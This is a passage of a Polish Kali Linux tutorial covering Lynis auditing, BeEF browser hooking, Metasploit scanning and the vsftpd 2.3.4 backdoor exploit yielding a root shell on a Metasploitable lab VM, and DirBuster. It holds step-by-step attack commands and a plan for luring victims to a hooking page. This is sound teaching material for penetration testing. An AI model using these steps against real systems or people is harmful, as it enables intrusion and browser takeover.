BOOT-5108 - Check Syslinux as bootloader
BOOT-5109 - Check rEFInd as bootloader
BOOT-5116 - Check if system is booted in UEFI mode
BOOT-5140 - Check for ELILO boot loader presence
AUTH-9216 - Check group and shadow group files
AUTH-9229 - Check password hashing methods
AUTH-9252 - Check ownership and permissions for sudo configuration files
AUTH-9288 - Checking for expired passwords
FILE-6368 - Checking ACL support on root file system
PKGS-7390 - Check Ubuntu database consistency
PKGS-7392 - Check for Debian/Ubuntu security updates
FIRE-4508 - Check used policies of iptables chains
FIRE-4512 - Check iptables for empty ruleset
FIRE-4513 - Check iptables for unused rules
FIRE-4540 - Check for empty nftables configuration
FIRE-4586 - Check firewall logging
CRYP-7930 - Determine if system uses LUKS block device encryption
CRYP-7931 - Determine if system uses encrypted swap
```

Test po aktualizacji systemu pokazał wynik **59/100**:

```
Lynis security scan details:

Hardening index : 59 [ ###### ]
Tests performed : 258
Plugins enabled : 1

Components:
- Firewall      [V]
- Malware scanner [X]

Scan mode:
Normal [V] Forensics [ ] Integration [ ] Pentest [ ]

Lynis modules:
- Compliance status [?]
- Security audit [V]
- Vulnerability scan [V]

Files:
- Test and debug information : /var/log/lynis.log
- Report data : /var/log/lynis-report.dat
```

Po wynikach można wnioskować, że sama aktualizacja systemu nie gwarantuje poprawy bezpieczeństwa systemu.

## Korzystanie z narzędzia Lynis bez instalacji

Narzędzie można stosować z plików pobranych z platformy GitHub. W tym celu potrzebny będzie program **git**.

**Uwaga:** aby skorzystać z tej opcji należy usunąć wersję zainstalowaną przez managera APT

Usuwanie pakietu:

```
└$ sudo apt remove lynis
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  menu
Use 'sudo apt autoremove' to remove it.
The following packages will be REMOVED:
  lynis
0 upgraded, 0 newly installed, 1 to remove and 1 not upgraded.
After this operation, 1,698 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 391171 files and directories currently installed.)
Removing lynis (3.0.8-1.1) ...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for man-db (2.11.2-1) ...
Processing triggers for mailcap (3.70+nmu1) ...
Processing triggers for kali-menu (2022.4.1) ...

(kali㉿kali)-[~]
└$ sudo apt autoremove
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be REMOVED:
  menu
0 upgraded, 0 newly installed, 1 to remove and 1 not upgraded.
After this operation, 1,529 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 391059 files and directories currently installed.)
Removing menu (2.1.49) ...
Processing triggers for doc-base (0.11.1) ...
Processing 1 removed doc-base file...
Processing triggers for man-db (2.11.2-1) ...
Processing triggers for kali-menu (2022.4.1) ...
```

Uzyskanie narzędzia poprzez program git:

```
sudo git clone https://github.com/CISOfy/lynis
```

```
(kali㉿kali)-[~]
└$ sudo git clone https://github.com/CISOfy/lynis
Cloning into 'lynis' ...
remote: Enumerating objects: 14638, done.
remote: Counting objects: 100% (44/44), done.
remote: Compressing objects: 100% (31/31), done.
remote: Total 14638 (delta 21), reused 30 (delta 13), pack-reused 14594
Receiving objects: 100% (14638/14638), 7.77 MiB | 16.96 MiB/s, done.
Resolving deltas: 100% (10787/10787), done.
```

W katalogu **lynis** znajduje się plik wykonywalny o tej samej nazwie, który uruchamia narzędzie.

Wykorzystanie narzędzia umieszczonego w katalogu **/lynis/**:

```
(kali㉿kali)-[~]
└─$ ls
Desktop Documents Downloads lynis lynis.log lynis-report.dat Music Pictures Public Templates Videos

(kali㉿kali)-[~]
└─$ cd lynis

(kali㉿kali)-[~/lynis]
└─$ ls
CHANGELOG.md CONTRIBUTORS.md developer.prf HAPPY_USERS.md LICENSE plugins SECURITY.md
CODE_OF_CONDUCT.md db extras INSTALL LICENSE lynis README TODO.md
CONTRIBUTING.md default.prf FAQ lynis.8 README.md

(kali㉿kali)-[~/lynis]
└─$ ./lynis -q

[WARNING]: Test DEB-0001 had a long execution: 32.184039 seconds
find: '/usr/lib/mysql/plugin/auth_pam_tool_dir': Permission denied
[WARNING]: Test PKGS-7345 had a long execution: 17.930268 seconds
[WARNING]: Test CRYP-7902 had a long execution: 26.508159 seconds

Cannot initialize device-mapper, running as non-root user.
Cannot initialize device-mapper, running as non-root user.
pgrep: pattern that searches for process name longer than 15 characters will result in zero matches
Try 'pgrep -f' option to match against the complete command line.

(kali㉿kali)-[~/lynis]
└─$ ./lynis --version
3.0.8

(kali㉿kali)-[~/lynis]
└─$
```

Pobrała wersja programu poprzez program **git** to 3.0.8

## Podsumowanie

Lynis może być używany przez różnych użytkowników, takich jak administratorzy systemów, deweloperzy, audytorzy IT i testerzy penetracji do audytów bezpieczeństwa, testów penetracji, wykrywania słabych punktów i sprawdzania zgodności.

Narzędzie wykonuje większość zadań automatycznie a użytkowanie go nie wymaga specjalistycznej wiedzy. Ilość testów, które oferuje oraz licencjonowanie GNU świadczą o jakości tego narzędzia.

Lynis posiada również płatną wersję Enterprise, która oferuje dodatkowe wtyczki rozszerzające funkcjonalność programu (np. o obsługę Docker, Crypto).

## 7. NARZĘDZIA DO EKSPLOATACJI PRZEGŁĄDAREK

### 7.1 BeEF – Browser exploitation framework

Narzędzie z interfejsem graficznym pozwalające przejąć kontrolę nad przeglądarką internetową ofiary. Składa się z modułów, gdzie każdy odpowiedzialny jest za inny rodzaj ataku z których możemy wyróżnić **phishing**, **keylogging**, złośliwe przekierowania.

#### Działanie

Beef działa jako serwer do którego możemy się połączyć zdalnie z wykorzystaniem przeglądarki internetowej podając adres IP oraz port.


Następnie naszym zadaniem jako osoby atakującej jest skłonienie ofiary, aby ta weszła na hostowaną przez nas stronę. Po jej odwiedzeniu zostanie wykonany kod JavaScript odpowiedzialny za tzw. "hookowanie przeglądarki". Od tego momentu komunikacja odbywająca się za pośrednictwem przeglądarki będzie przekierowywana do naszego serwera BeEF.

#### Instalacja

Żeby zainstalować program możemy wykorzystać polecenie


```
git clone https://github.com/beefproject/beef.git
```

które skopiuje wskazane przez nas repozytorium do lokalnego systemu plików.




```
kali@kali: ~/Desktop/BeEF
File Actions Edit View Help
└─(kali㉿kali)-[~/Desktop/BeEF]
$ git clone https://github.com/beefproject/beef.git
Cloning into 'beef'...
remote: Enumerating objects: 51549, done.
remote: Counting objects: 100% (300/300), done.
remote: Compressing objects: 100% (181/181), done.
remote: Total 51549 (delta 133), reused 265 (delta 111), pack-reused 51249
Receiving objects: 100% (51549/51549), 21.85 MiB | 19.48 MiB/s, done.
Resolving deltas: 100% (32574/32574), done.
```

Następnie przechodzimy do utworzonego folderu poleceniem **cd**, a następnie wykonujemy komendę **./install** która to zainstaluje wszystkie potrzebne zależności.



```
└─(kali㉿kali)-[~/Desktop/BeEF]
$ cd beef
└─(kali㉿kali)-[~/Desktop/BeEF/beef]
$ ./install
```

Po wszystkim powinien nam się ukazać poniższy komunikat. Wydawać by się mogło, że jesteśmy gotowi korzystać z narzędzia jednak, gdy uruchomimy polecenie `./beef` dostaniemy błąd informujący nas, że nie zostały zmieniony domyślny login i hasło.



Żeby to zmienić udajmy się do pliku `config.yaml`, który znajduje się w głównym folderze projektu i zmieńmy zawartość linijek 20, 21.

A screenshot of a text editor window titled '\*~/Desktop/BeEF/beef/config.yaml - Mousepad'. The window shows a configuration file with syntax highlighting. The file contains several lines of YAML code, including a section for 'credentials' where 'user' is set to 'beef' and 'passwd' is also set to 'beef'. The code is numbered from 4 to 26.

```
4 # See the file 'doc/COPYING' for copying permission
5 #
6 # BeEF Configuration file
7
8 beef:
9   version: '0.5.4.0'
10  # More verbose messages (server-side)
11  debug: false
12  # More verbose messages (client-side)
13  client_debug: false
14  # Used for generating secure tokens
15  crypto_default_value_length: 80
16
17  # Credentials to authenticate in BeEF.
18  # Used by both the RESTful API and the Admin interface
19  credentials:
20    user: "beef" # Tutaj ustaw swój login!!!!
21    passwd: "beef" # Tutaj ustaw swoje hasło!!!!
22
23  # Interface / IP restrictions
24  restrictions:
25    # subnet of IP addresses that can hook to the framework
26    permitted_hooking_subnet: ["0.0.0.0/0", "::/0"]
```

Jeśli wszystko poszło poprawnie wykonanie polecenia `./beef` zakończy się sukcesem. Spośród logów wyświetlonych przy starcie projektu na uwagę zasługuje ten fragment.

A terminal window showing BeEF startup logs. The logs indicate that the tool is running on three network interfaces: 127.0.0.1, 192.168.17.128, and 172.17.0.1. It shows the configuration of hook URLs and UI URLs for each interface. The logs also mention the generation of a RESTful API key and a warning about not finding the MaxMind GeoIP database.


```
[10:11:18][*] running on network interface: 127.0.0.1
[10:11:18]    |_ Hook URL: http://127.0.0.1:3000/hook.js
[10:11:18]    |_ UI URL: http://127.0.0.1:3000/ui/panel
[10:11:18][*] running on network interface: 192.168.17.128
[10:11:18]    |_ Hook URL: http://192.168.17.128:3000/hook.js
[10:11:18]    |_ UI URL: http://192.168.17.128:3000/ui/panel
[10:11:18][*] running on network interface: 172.17.0.1
[10:11:18]    |_ Hook URL: http://172.17.0.1:3000/hook.js
[10:11:18]    |_ UI URL: http://172.17.0.1:3000/ui/panel
[10:11:18][*] RESTful API key: 2c4871600f0d49c28915bc80f24ba6a120819cf
[10:11:18][!] [GeoIP] Could not find MaxMind GeoIP database: '/usr/shar
```

Pokazuje na jakich interfejsach sieciowych działa aplikacja. Istotne jest korzystanie z aplikacji uruchomionej na karcie sieciowej działającej w obrębie tej samej sieci co ofiara, ponieważ musi mieć ona dostęp do serwów naszych, sfałszowanych stron internetowych itp.

Po przejściu pod **adres:port/ui/panel** wyświetli nam się strona główna, a na niej dwa odnośniki do zainfekowanych stron.

The screenshot shows the official website for BeEF (<http://beefproject.com/>). At the top is the BeEF logo, which features a stylized blue bull's head with flames. Below the logo, the text "THE BROWSER EXPLOITATION FRAMEWORK PROJECT" is displayed. The main content area has a heading "Getting Started". Under this, there is a sub-section titled "Welcome to BeEF!". It contains instructions for "hooking" a browser, mentioning basic and advanced demo pages. It also provides a bookmarklet link for hooking ANY page. A note states that hooked browsers will appear in the "Hooked Browsers" panel on the left. The entire screenshot is framed by a light gray border.

Po przejściu na jedną z nich widzimy na pierwszy rzut oka przyjazną stronę, na której możemy zamówić wołowinę, jednak pod spodem nastąpiło hookowanie przeglądarki.



Jeśli teraz naklonimy ofiarę, aby weszła pod adres:

**<http://192.168.0.100:3000/demos/butcher/index.html>**

(w przypadku prywatnego adresu IP ofiara musi być w obrębie tej samej sieci), będziemy mieć dostęp do jej przeglądarki, co zostanie zasygnalizowane w menu bocznym (1).



Jak widać przeglądarki możemy podzielić na online i offline w zależności od tego jak dawno kontaktowały się z serwerem BeEF.

## 8. NARZĘDZIA DO EKSPLOATACJI SYSTEMÓW

### 8.1. Metasploit framework

Narzędzie o otwartym kodzie, wykorzystywane w testach penetracyjnych. To zbiór gotowych narzędzi i exploitów, które potrafią znacznie usprawnić i zautomatyzować penetrowanie systemów. W zbiorze zainstalowanych narzędzi w systemie Kali Linux nie powinno więc go zabraknąć.

**Exploit** – moduł, który wykorzystuje podatności w celu przejęcia kontroli nad systemem, na którym instaluje **payload**, co finalnie przełoży się na dostęp do reverse shella lub meterpretera.

#### Metasploitable

W celu testowania narzędzia potrzebujemy systemu, który chcielibyśmy zaatakować. W ramach ćwiczeń będziemy korzystać z uprzednio przygotowanego obrazu maszyny wirtualnej. Obraz ten to debian specjalnie wyposażony o różnego rodzaju podatności, które będziemy mogli eksplotować. Zalogować się możemy przy użyciu loginu i hasła **msfadmin:msfadmin**.

#### Wyszukiwanie modułów

Znalezienie potrzebnego modułu jest najważniejszą i przeważnie najbardziej czasochlonną czynnością jaką musimy wykonać w celu przeprowadzenia ataku.

Aby przeszukać bazę dostępnych modułów, które znajdują się w

```
/usr/share/metasploit-framework/modules
```

możemy skorzystać z polecenia **search**. Żeby poznać wszystkie opcje oferowane przez to polecenie możemy skorzystać z flagi **-help**. Przykładowe wyszukanie z najważniejszymi opcjami:

```
search cve:2009 type:exploit platform:-linux
```

Znak myślnika działa jako wykluczenie, zamiast uwzględnienia.

Mogemy z niego wyróżnić:

- **cve** – unikalny identyfikator konkretnego błędu lub luki w zabezpieczeniach. Na identyfikator składa się między innymi data opublikowania, która może okazać się dla nas przydatną opcją filtrowania wyników.
- **type** – typ modułu, z którego możemy wyróżnić
  - o **exploit** - wykorzystują znane luki w oprogramowaniu lub systemie operacyjnym w celu zdalnego przejęcia kontroli nad systemem ofiary.

```
(kali㉿kali)-[~/usr/share/metasploit-framework/modules]$ ls exploits
aix      bsd      example_linux_priv_esc.rb   example_webapp.rb   hpx      mainframe   openbsd    solaris
android  bsd_i386 example.py                  firefox          irix     multi       osx        unix
apple_ios dialup   example.rb                 freebsd         linux     netware   qnx        windows
```

- o **payload** – wykorzystywane w połączeniu z exploitami, umożliwiając przesłanie i wykonanie kodu na zdalnym systemie ofiary w celu przejęcia kontroli.
  - **Singles** – pojedyncza akcja
  - **Stagers** – zestawienie komunikacji pomiędzy atakującym i ofiarą, umożliwiające późniejsze wysłanie kolejnych payloadów.

- **Stages** – duże payloady, dające dużą kontrolę

```
(kali㉿kali)-[~/usr/share/metasploit-framework/modules]
└─$ ls payloads
adapters singles stagers stages
```

the module by name or index

- o **auxiliary** – moduły służące do wykonywania różnych testów nie związanych z konkretnym exploitem np. skanery portów, testy słabości haseł czy narzędzia do zbierania informacji o systemie.

```
(kali㉿kali)-[~/usr/share/metasploit-framework/modules]
└─$ ls auxiliary
admin bnat cloud docx example.py fileformat gather pdf server spoof voip
analyze client crawler dos example.rb fuzzers parser scanner sniffer sqlmap vsnsploit
```

- o **encoder** – służą do kodowania i ukrywania exploitów i payloadów, aby uniknąć wykrycia przez systemy antywirusowe i zabezpieczenia.
- o **evasion** - moduły, które służą do omijania zabezpieczeń i narzędzi ochrony systemu,

```
(kali㉿kali)-[~/usr/share/metasploit-framework/modules]
└─$ ls encoders
cmd generic mipsbe mipsle php ppc ruby sparc x64 x86 x64_be
```

takich jak systemy antywirusowe, firewalle itp.

- o **post** - moduły wykorzystywane po przejęciu kontroli nad systemem.

```
(kali㉿kali)-[~/usr/share/metasploit-framework/modules]
└─$ ls post
aix android apple_ios bsd firefox hardware linux multi networking osx solaris windows
```

- o **nop** – do testowania modułów i narzędzi metasploit.
- **platform** – platforma, na której wpływa moduł (jedna z opcji wyświetlonych wyżej za pomocą **ls exploits**).
- **name** – nazwa modułu

## Zbieranie informacji

### Skanowanie wersji SSH

Wyszukujemy frazę, która nas interesuje

```
msf6 > search ssh_version
Matching Modules
=====
#  Name
-  auxiliary/fuzzers/ssh/ssh_version_15
  auxiliary/fuzzers/ssh/ssh_version_2
  auxiliary/fuzzers/ssh/ssh_version_corrupt
  auxiliary/scanner/ssh/ssh_version
```

Interesuje nas skanowanie, dlatego też trzeci wynik jest tym czego szukamy.

```
msf6 > use 3
msf6 auxiliary(scanner/ssh/ssh_version) >
```

Do wybierania modułu używamy numeru lub nazwy poprzedzonych komendą **use**.

```
msf6 auxiliary(scanner/ssh/ssh_version) > options
Module options (auxiliary/scanner/ssh/ssh_version):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           22        yes        The target port (TCP)
THREADS         1         yes        The number of concurrent threads (max one per host)
TIMEOUT        30         yes        Timeout for the SSH probe

View the full module info with the info, or info -d command.
```

Moduły udostępniają nam opcje, które możemy lub musimy skonfigurować zanim użyjemy narzędzia

```
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.0.180
RHOSTS => 192.168.0.180
msf6 auxiliary(scanner/ssh/ssh_version) > options
Module options (auxiliary/scanner/ssh/ssh_version):
Name      Current Setting  Required  Description
RHOSTS      192.168.0.180  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        22            yes        The target port (TCP)
THREADS      1             yes        The number of concurrent threads (max one per host)
TIMEOUT     30            yes        Timeout for the SSH probe

View the full module info with the info, or info -d command.
```

Do ustawiania opcji używamy komendy **set**. Jak możemy zauważyć opcja RHOSTS została zaktualizowana.

```

msf6 auxiliary(scanner/ssh/ssh_version) > run
[*] 192.168.0.180:22 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4.7p1 openssh.commented=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=8.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:8.04 service.protocol=ssh fingerprint_db=ssh.banner )
[*] 192.168.0.180:22 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed


```

Narzędzia pomocnicze uruchamiamy poleceniem **run**.

### Exploit FTP

Żeby zaatakować serwer wystarczy nam jego adres **IP**, który zazwyczaj jest statyczny lub bardzo rzadko zmieniany. Jest to dla nas o wiele łatwiejsze niż atakowanie prywatnego komputera, gdzie najpierw musielibyśmy skłonić użytkownika do podjęcia jakiejś akcji.

W celu eksploracji możemy wykorzystać informacje zebrane za pomocą innych narzędzi jak nmap lub Zenmap, jego graficzna implementacja.



Po wykonaniu tego polecenia mamy informację, które porty są otwarte oraz jakie oprogramowanie, w jakiej wersji na nich działa.

```

msf6 > search vsftpd - 4.X (workgroup: WORKGROUP)
Matching Modules
=====
#   Name          Disclosure Date  Rank      Check  Description
-   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No    VSFTPD v2.3.4 Backdoor Command Execution
                                             Metasploitable root shell
                                             2-4 (RPC #100003)
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

```

Po wyszukaniu pierwszej aplikacji udało nam się znaleźć exploit dokładnie dla tej samej wersji 2.3.4. Wybierzmy tego exploita i zobaczymy jakie opcje daje nam skonfigurować.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.180:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.0.180:21 - USER: 331 Please specify the password.
[*] 192.168.0.180:21 - Backdoor service has been spawned, handling ...
[*] 192.168.0.180:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new'
[*] Command shell session 1 opened (192.168.0.197:38011 → 192.168.0.180:6200) at 2023-05-07 10:12:01 -0400
[*] whoami
root
```

Jest to exploit na usługę **FTP**, która działa na porcie **21** stąd wstępnie uzupełniono tą opcję. Dla nas jeszcze istotne jest ustalenie adresu **IP** ofiary.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.180
RHOST => 192.168.0.180
```

Exploity w odróżnieniu od narzędzi pomocniczych uruchamiamy polecienniem **exploit**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
      _____ _ _ _ _ _ 
LHOST  192.168.0.180    no        The local client address
LPORT  4444             no        The local client port
RHOSTS 192.168.0.180    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  21               yes       The target port (TCP)
```

Jak możemy zauważyć niezaktualizowane oprogramowanie dało nam dostęp do konsoli z uprawnieniami root'a. W tym momencie ogranicza nas jedynie nasza własna kreatywność co chcielibyśmy z takim dostępem zrobić.

## 9. NARZĘDZIA CONTENT DISCOVERY

### 9.1. OWASP DirBuster

To narzędzie pozwalające wykryć ukryte pliki i foldery na stronie internetowej, tym samym tworząc drzewiastą strukturę jaka panuje na stronie. Wykorzystuje żądania wybranego protokołu (może to być http) o konkretne zasoby na stronie metodą słownikową. W praktyce polega to na tym, że dla każdej pozycji ze słownika jest wykonywane żądanie do serwera. Takim elementem słownika może być np. nazwa folderu **/images**, lub określona podstrona np. **/admin.php** co finalnie utworzy żądanie postaci

**protokół://adres:port/files**


**protokół://adres:port/admin.php**

Informacją, na podstawie której jesteśmy w stanie zweryfikować czy żądany zasób istnieje są kody odpowiedzi. Kod 200 oznacza, że żądanie zostało zakończone sukcesem, a żądany zasób istnieje i został do nas zwrócony. Z każdym nowo odkrytym folderem możliwe jest zagłębienie się w niego metodą rekursywną co jest metodą czasochlonną. Powinniśmy więc uważnie wybierać foldery, które chcemy dokładnie iterować. Aplikacja działa na wielu wątkach, jednak musimy wykorzystywać to z rozwagą, nie chcemy bowiem zbytnio obciążać serwera.

Celem tego wyszukiwania jest znalezienie ukrytych stron i folderów, które nie są osiągalne poprzez odnośniki umieszczone na stronie. Mogą to być np. pozostałości zostawione przez nieuwaznych programistów, panele administracyjne, pliki itd..

Razem z instalacją dostajemy gotowe słowniki, które możemy wykorzystać wedle naszych potrzeb. Znaleźć je możemy pod ścieżką **/usr/share/wordlists/dirbuster**.


#### Uruchomienie




Główny ekran programu daje nam kilka opcji do skonfigurowania. Najważniejsze to zdefiniowanie protokołu, adresu oraz portu, gdzie działa nasz serwer (1).

